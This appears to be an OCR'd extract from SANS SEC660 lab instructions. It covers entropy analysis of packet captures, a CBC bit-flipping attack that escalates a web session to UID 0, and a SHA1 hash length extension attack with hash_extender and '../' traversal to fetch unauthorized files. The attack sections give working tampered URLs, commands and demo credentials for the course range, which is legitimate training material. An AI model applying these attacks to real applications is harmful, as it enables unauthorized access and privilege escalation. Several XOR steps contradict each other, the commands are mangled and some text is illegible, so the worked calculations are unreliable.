
Sample Files


```
slingshot@slingshot:/lab/day2$ ls -l *pcap
-rw-r--r-- 1 root root 4956513 Jan 30 22:26 capture1.pcap
-rw-r--r-- 1 root root 44433556 Jan 30 22:26 capture2.pcap
          1 root root 41153966 Jan 30 22:26 capture3.pcap
slingshot@slingshot:/lab/day2$
```

Run `pcaphistogram.py` against each pcap file, send results to `gnuplot`, then display the results.

```
pcaphistogram.py capture1.pcap    gnuplot    display capture1.png &
pcaphistogram.py capture2.pcap    gnuplot    display capture2.png &
pcaphistogram.py capture3.pcap    gnuplot    display capture3.png &
```







Key Takeaways

- Differentiating the use of cryptography and obfuscation is necessary prior to data analysis
- Visual histogram and entropy analysis tools can identify patterns such as encrypted data
 - Raw byte analysis might skew results
 - Upper-layer protocol information adds arbitrary bytes?
 - Padding or other suffix not-random and changing the entropy measurement?
- Sometimes difficult to tell the difference between compression and encryption at a high level

In this lab, we examined three different packet capture sources to identify the possible use of encrypted data. In some cases, it is straightforward to identify the lack of encryption by observing plaintext strings or other repetitive data. In other cases, obfuscated data may look similar to encrypted data, but we can apply visual histogram and entropy analysis tools to gain new insight into the format and use of the data. This is a necessary step prior to analyzing the quality of the cryptography system used. Often, the only way to identify if data is encrypted is the lack of metadata information. Compressed information also removes patterns, but there is usually structural or meta data that is non-random (i.e.: filenames listed in a ZIP file are added).

In some cases, visual analysis and entropy analysis techniques can be misleading when analyzing data. Inspecting the payload of TCP packets, for example, does not take into consideration unencrypted payload header content with encrypted application payload information, treating both as a single data source. In our examples, Scapy proved valuable as an opportunity to extract upper-layer application data to use as a focused source for entropy analysis.

Still, other factors in the formatting of data can mislead visual histogram and entropy analysis tools. For example, random data that is transmitted over the network can be mistakenly identified as encrypted, as can compressed data that removes repetition from plaintext content. Data analysts can use these tools to evaluate the content of observed data, but they should be taken only as a point of consideration while manually inspecting data sources as well.

Lab 2.2: CBC Bit Flip - Privilege Escalation

Objectives

- Discover PRNG bytes via bit flipping
- Tamper with IV to result in beneficial corruption of ciphertext
- Escalate privilege with a bit-flipping attack

Lab Preparation

VM Environment

Unzip and boot up your SANS-provided Slingshot VM if you haven't already done so!

Networking Environment

This lab uses the **SEC660A** range environment

This lab uses the **SEC660A** range environment (note the "A" at the end of the title).

Please ensure you have the correct OpenVPN configuration file from the [MyLabs section of your SANS account](#).

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

Your target is `https://crypto.sec660.org/session-handler.php`.

- You need to activate your **SEC660A VPN** to reach this server.
- You need to click *Advanced* and accept the risk to use this site.

You will use a bit-flipping attack to discover the PRNG keystream and ultimately escalate privileges.

Attack

- Manipulate the target web application URL line

- Contains an IV and encrypted user session value
- Identify the value to be manipulated (IV or prior encrypted block)
- Experiment with modifying values until you are able to manipulate the application

Identify Encryption to Attack

You should notice that the target web application URL is using two GET parameters, **IV** and **session**. We'll be flipping bits so that when **session** is decrypted with a corrupt IV, we will have escalated privileges.

- IV is 16 bytes, likely AES cipher
- Session data is also 16 bytes, so only one ciphertext block is present
- Can edit IV to manipulate encrypted block
- Editing portions of the IV displays changes in the username and UID
- ID we have access to already is **UID=20**
- ID we want to become is **UID=0**

We need to discover two things:

1. What position in the ciphertext where the ID is stored
2. UID=20 is stored in ASCII
3. One byte for **ASCII 2** (0x32)
4. One byte for **ASCII 0** (0x30)
5. What value is XORed with the IV byte (keystream byte) to create the ciphertext byte

Discovering Position

We only really need to flip bits in one byte


The one byte we really care about is storing the ASCII 2 (0x32). We can leave the existing ASCII 0 alone if we can change the 2 to a 0, we'll end up with **UID=00** which will most likely be treated as **UID=00** in most languages."

Tamper with the IV to discover the position

Change both the fifth and sixth bytes of the IV to **0xFF**, which will cause a corruption of the username:

[http://crypto.sec660.org/session-handler.php?
&iv=95851d6bFFFFed0171035d5e03886f10&session=ee62c3757e899b566d80b04c47b6d2be](http://crypto.sec660.org/session-handler.php?&iv=95851d6bFFFFed0171035d5e03886f10&session=ee62c3757e899b566d80b04c47b6d2be)

Expected Results: corrupted username



Keep trying different bytes, until you corrupt the **20** from the **UID=20** portion.

Be sure to change precise bytes

The IV uses two visible characters to represent one byte. For example the byte in position #1 is **0x95**, the byte in position #2 is **0x85**, together **0x9585**. If you overwrite half of one byte and half of the other, you are corrupting two bytes, such as **0x9FF5**. Keep your corruption aligned on byte boundaries so you can precisely infer the keystream byte.

The correct position of the UID value:

The 13th and 14th bytes control the UID, which was **0x3230**. If you corrupt those two bytes in the IV, you can affect the resulting decrypted values.

The original IV bytes for position 13 and 14 are **0x03088**. We need to change the IV's 13th position and leave the 14th as it was: **0x0388** becomes **0xFF88**. Look closely at the differences.

Original

```
http://crypto.sec660.org/session-handler.php?  
&iv=95851d6b7fd6ed0171035d5e03886f10&session=ee62c3757e899b566d80b04c47b6d2be
```

Correct Position: byte #13:

```
http://crypto.sec660.org/session-handler.php?  
&iv=95851d6b7fd6ed0171035d5eFF886f10&session=ee62c3757e899b566d80b04c47b6d2be
```

Finding a beneficial corruption

Here is what we have discovered so far:

- The 13th and 14th IV bytes control the user UID: **0x03 0x88**
- The default UID is 20; only the first byte, ASCII "2" (0x32) needs to be modified
- We want to produce 0x30 (ASCII "0")

Whatever magic happens in the algorithm the resulting keystream combined with the IV result in the ciphertext.

We need to XOR the original decrypted result (0x32) with the IV byte in the same position (0x03). This will show us the keystream byte and we can reuse the original IV to recover the original plaintext

Calculate 0x32 XOR 0x03

```
slingshot@slingshot:~$ python -c "print(0x32^0x03)" # (1)
49
slingshot@slingshot:~$ python -c "print(hex(0x32^0x03))" # (2)
0x31
slingshot@slingshot:~$ python -c "print(hex(0x31^0x30))" # (3)
0x01
```

1. Calculate 0x32 XOR 0x03 in decimal
2. Calculate 0x32 XOR 0x03 in hexadecimal
3. Calculate 0x32 XOR 0x01 in hexadecimal

One of the beautiful things about XOR is how any single missing of three pieces (two operands and one result) can be discovered by the other two. Now that we have a keystream byte, we can use XOR again to find a byte, where the corruption will result in the permissions we want: ASCII "0" (0x30). The third command above told us the keystream byte is *0x01*.

Now we can do one more XOR calculation to find out what XORed with the keystream byte (0x31) will yield us the byte we want (0x30).

Calculate the desired result byte

```
python -c "print(hex(0x31^0x30))"
```

Expected result:*0x01*

```
slingshot@slingshot:~$ python -c "print(hex(0x32^0x03))"
0x01
```

So now we know the keystream byte is 0x31 and if we corrupt the 13th byte of the IV by changing it to a 0x01, it should decrypt to the value we want: 0x30 (ASCII "0").

Successful Escalation via Bit Flip

Trying the original request but only changing that 13th position to 0x01, we should see that we have UID=00 access.

Use `iv=95851d6b7fd6ed0171035d5e01886f10` and try again



Since this application is written in PHP, there may be an issue that you win with bad bytes

PHP is a language that will sometimes interpret non-zero values as false, and that undefined behavior has curious results. Sometimes **FALSE** is represented as a "0", so if an attacker breaks the decryption in a way that an undefined result happens inside an `if () then {}` test, that attacker might be gifted access even though they didn't correctly infer what value to use via all the XOR'ing.

Key Takeaways

- CBC bit flipping allows us to manipulate decrypted data content in a predictable fashion
- By manipulating the previous block (or IV), we produce changes in the next block
- In some situations, CBC bit flipping can be exploited for privilege escalation

Lab 2.3: Hash Length Extension Attack

Objectives

- Discover Hash format
- Guess the size of the secret
- Guess a valid file to steal
- Extend a valid hash of unprivileged request to access a privileged file

Tools can simplify the hash extension calculation process, but this is still a very manual and iterative attack process.

Lab Preparation

VM Environment

Unzip and boot up your SANS-provided Slingshot VM if you haven't already done so!

Networking Environment

This lab uses the **SEC660A** range environment

This lab uses the **SEC660A** range environment (note the "A" at the end of the title).
Please ensure you have the correct OpenVPN configuration file from the [MyLabs section of your SANS account](#). {
class="centered"

Start your SEC660A VPN

```
sudo openvpn <%sLABFILE-SEC660A.vpn%>
```

Target


Your target is <https://anime.sec660.org/>. You must be connected to the **SEC660A VPN** to reach this server.

You will use a hash length extension attack to access files beyond intended access privileges.

Identify an accessible file with a valid hash

On Slingshot, browse to <https://anime.sec660.org> with firefox. Use the *guest* credentials shown on the login form.


Login with demo@sec660.org as the email and `demo` as the password.



We'll use the **Anime07** file here, but the attack will work with different hashes on different files.

Scroll down until you see the green thumbnail of the **Anime07** video. *Right-Click* on the **Anime07** thumbnail in the center of the page. Select **Inspect** from the context menu.

Find the link to the Anime07 actual video file




You are looking for two details:

- The file name of the short video (mp4)
- The hash used to tell the server you are allowed to download the short video

Right-Click on the **access.php** link and select **Copy Link Address**.

Locate the destination URL for the short video clip



Information acquired

Now that we have a known valid filename and hash, we are ready to attempt to adjust to the desired file and extend the hash.

Name	Detail
Full URL	http://anime.sec660.org/access.php?filename=Anime07-short.mp4&hash=e6ec8047be1f39b800f7f503269ef191eae0fb30
filename	Anime07-short.mp4
hash	6ec8047be1f39b800f7f503269ef191eae0fb30

We have to make some educated guesses at this point:

- Algorithm used for hashing
- Length of the secret

- Relative path to a valid second file

Based on the size of the has (20 bytes), this could be SHA, SHA1, RIPEMD160, maybe a few others. SHA1 is the most common so we'll start with that and come back if everything fails.

Hashes already have padding, we add padding to the next block based on our guessed length of the original secret

Difference between hash errors and content errors

We hope to be able to tell the difference between an invalid file and an invalid hash. Some applications might hide this very well. If it's not a visible difference, it could be timing or some other side effect in the style of *blind SQL injection* that is our clue if we have the length of the secret correct.

Now guess what the secret length is. The developer may have picked anything, but we'll start with a length of 6.

For our third guess, a valid second file, we could try to retrieve any valid file. Since the one we are starting from is `Anime07-short.mp4`, let's start with a guess of `Anime07-full.mp4`. We will also be prepending a `/../` to the beginning of the file guess to "undo" the extra padding (the web site will treat it as a directory, and the `/../` will make it effectively ignored).

Now that we have our three guesses for our first attempt, let's use Ron Bowe's `hash_extender` tool like this:

```
hash_extender -d <%ORIGINALFILE%> -s <%ORIGINALFILEHASH%> -a <%DESIREDFILEPATH%> -l <%SECRETLENGTH%> --format  
<%HASHALGORITHM%> --out-data-format html
```


Try Anime07-full.mp4, with a secret length of 6, using SHA1

```
hash_extender -d Anime07-short.mp4 s e6ec8047be1f39b800f7f503269ef191eae0fb30 - ../Anime07-full.mp4 -l
6 --format sha1 --out-data-format html
```


Attempt #1 Results

[illegible]

Using the original URL, replace the `Anime07-short.mp4` with **New string** from the tool. Replace the hash as well.

[illegible]

Try that URL in the browser



The *Incorrect hash* error could mean either not SHA1 or we have the wrong length. The length is more likely to be incorrect.

Attack Attempt #2

Try different lengths until you get a different error message or success.

■ Solving the correct secret length issue



It turns out that the length of the secret the developer used is **9**.

One step closer

